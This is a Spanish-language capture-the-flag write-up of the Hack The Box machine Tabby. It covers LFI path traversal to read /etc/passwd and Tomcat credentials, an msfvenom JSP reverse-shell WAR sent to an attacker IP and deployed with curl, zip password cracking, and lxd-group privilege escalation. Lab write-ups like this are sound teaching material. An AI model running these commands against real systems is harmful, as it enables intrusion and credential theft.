MAQUINA TABBY – HACK THE BOX

22-jun.-23


TOPICS

- Local File Inclusion LFI
- Abusing Tomcat Web Application Manager
- Creation of Malicious .WAR file (With The Curl Method)[RCE]
- Abusing The lxd Group (Privilege Escalation)

ENUMERACION Y RECONOCIMIENTO


Iniciamos verificando conectividad con la host victima

$ping -c 1 10.10.10.194



Tenemos un ttl 63 = Maquina Linux

Iniciare con el escaneo de puertos del host víctima con NMAP



Puerto: 22, 80 y 8080

Veamos las tecnologías que corren en el sitio


22-jun.-23

```
❯ whatweb http://10.10.10.194
http://10.10.10.194 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[sales@
megahosting.com,sales@megahosting.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubun
tu)], IP[10.10.10.194], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[M
ega Hosting], X-UA-Compatible[IE=edge]
```


Tenemos un nombre de dominio “megahostin.htb”, lo agregare al /etc/hosts para realizar enumeración de nombres subdominios.

Veamos los sitios

http://10.10.10.194/




http://10.10.10.194:8080/




Raptor-Attack

22-jun.-23

Realizando enumeración directamente en http://10.10.10.194/ encontré un aparatado con el nombre news.



news.php?file=statement, donde podemos intentar incluir archivos (LocalFileInclusion), primero intentare ver el archivo /etc/passwd realizando un directory path Traversal ../../../../../etc/passwd



Tenemos éxito, podemos ver el /etc/passwd

Usuarios: ash y root

Raptor-Attack

22-jun.-23

Después de realizar enumeración intentando encontrar una id_rsa o algún otro archivo que me ayude a entrar a la máquina, no tuve resultados por lo cual intentare listar recursos del propio tomcat.

Existe un archivo llamado tomcat-users.xml, que puede estar almacenado en :

/usr/share/tomcat9/etc/tomcat-users.xml

O

/etc/tomcat9/tomcat-users.xml

Este archivo en ocasiones llega a tener credenciales validas de algún usuario como por ejemplo

Tomacat:tomcat

Admin:admin


Tomcat:admin

Admin:tomcat

Tomcat:s3cret

Admin:s3cret

Estos usuarios, son usuarios que viene por defecto en el panel de logueo de tomcat como por ejemplo



Para mi sorpresa puedo ver archivos aconteciendo un LFI, y la ruta en la cual se encuentra el archivo tomcat-users.xml es /usr/share/tomcat9/etc/tomcat-users.xml

```
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21               version="1.0">
22 <!--
23   NOTE:  By default, no user is included in the "manager-gui" role required
24   to operate the "/manager/html" web application.  If you wish to use this app,
25   you must define such a user - the username and password are arbitrary. It is
26   strongly recommended that you do NOT use one of the users in the commented out
27   section below since they are intended for use with the examples web
28   application.
29 -->
30 <!--
31   NOTE:  The sample user and role entries below are intended for use with the
32   examples web application. They are wrapped in a comment and thus are ignored
33   when reading this file. If you wish to configure these users for use with the
34   examples web application, do not forget to remove the <!.. ..> that surrounds
35   them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38   <role rolename="tomcat"/>
39   <role rolename="role1"/>
40   <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42   <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44    <role rolename="admin-gui"/>
45    <role rolename="manager-script"/>
46    <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48
```

Tenemos un usuario tomcat y un passwd, veamos si puedo entrar con estas credenciales.

Al parecer son válidas las credenciales, pero no podemos listar el contenido

22-jun.-23


Vamos a consultar el recurso “HackTricks”, esto con la finalidad de ver la manera de enumerar tomcat.

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat

Después de informarnos un poco sobre tomcat, existe un manera de obtener una ejecución remota de comandos mediante una carga de un archivo .war solo si tenemos los privilegios adecuados, como por ejemplo

> Solo podrá implementar un WAR si tiene **suficientes privilegios** (roles: **admin** , **manager** y **manager-script**). Esos detalles se pueden encontrar en *tomcat-users.xml* generalmente definido en `/usr/share/tomcat9/etc/tomcat-users.xml` (varía entre versiones) (ver apartado POST).

Mi postura



Lo cual puedo intentar subir un archivo .war malicioso que me entable una conexión a la maquina víctima.

Primero que nada creare mi archivo .war con msfvenom

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.4 LPORT=4444 -f war -o shell.war


Una ves creado, procederé a cargarlo a la maquina victima con el siguiente comando

curl --upload-file shell.war -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy?path=/shell


de esta manera estaría depositando mi archivo .war en http://10.10.10.194:8080, ahora solo me pondré en escucha por el puerto 4444 con netcat y buscare el archivo shell.war en la dirección antes mencionada.

22-jun.-23


Resultados



Después de realizar un tratamiento de la tty y buscar potenciales formas de escalar privilegios, veo que tengo que realizar un user pivoting ya que no puedo listar el directorio del usuario “ash”



No cuento con un privilegio asignado, ni tampoco me encuentro en algún grupo de mi interés, pero buscado en el directorio /var/www/html/ encontré un comprimido que me pide contraseña para descomprimirlo, por lo cual me lo traeré a mi maquina atacante y tratare de obtener el hash con zip2john, posterior mente con john intentare obtener la contraseña del comprimido




Ojooooooooooo

Raptor-Attack

22-jun.-23

Tenemos una contraseña admin@it, pero no tengo nada interesante en el comprimido.

Lo importante aquí, tenemos una contraseña y puede que sea del usuario ash




Tenemos suerte, es la contraseña del usuario “ash” por lo cual ya podemos ver la flag.

Escalada de privilegios

Ahora que tenemos el control de la maquina a nivel usuario no privilegiado, intentare escalar privilegios.

Veo que me encuentro en el grupo lxd, por lo cual existe una potencial forma de escalar privilegios con un exploit llamado lxd del profesor s4vitar.


Exploit




Raptor-Attack

Descripción

Las instrucciones para ejecutar este exploit, vienen en el mismo exploit.




Una ver creado el archivo alpine-v3.18-x86_64-20230621_1907.tar.gz y modificado el script.sh, voy a subir los recursos a la maquina victima ya que se tiene que ejecutar directamente.



Esto lo que ara es desplegar un contenedor y estaré directamente en el contenedor como el usuario root.

Ejecutamos:



22-jun.-23

Exploit ejecutado exitosamente

Ahora solo localizare el binario bash de la maquina original para darle permisos SUID, de esta manera cuando salga del contexto contenedor, la bash podre ejecutarla de forma privilegiada.

1-

2- COMMAND $BASH -P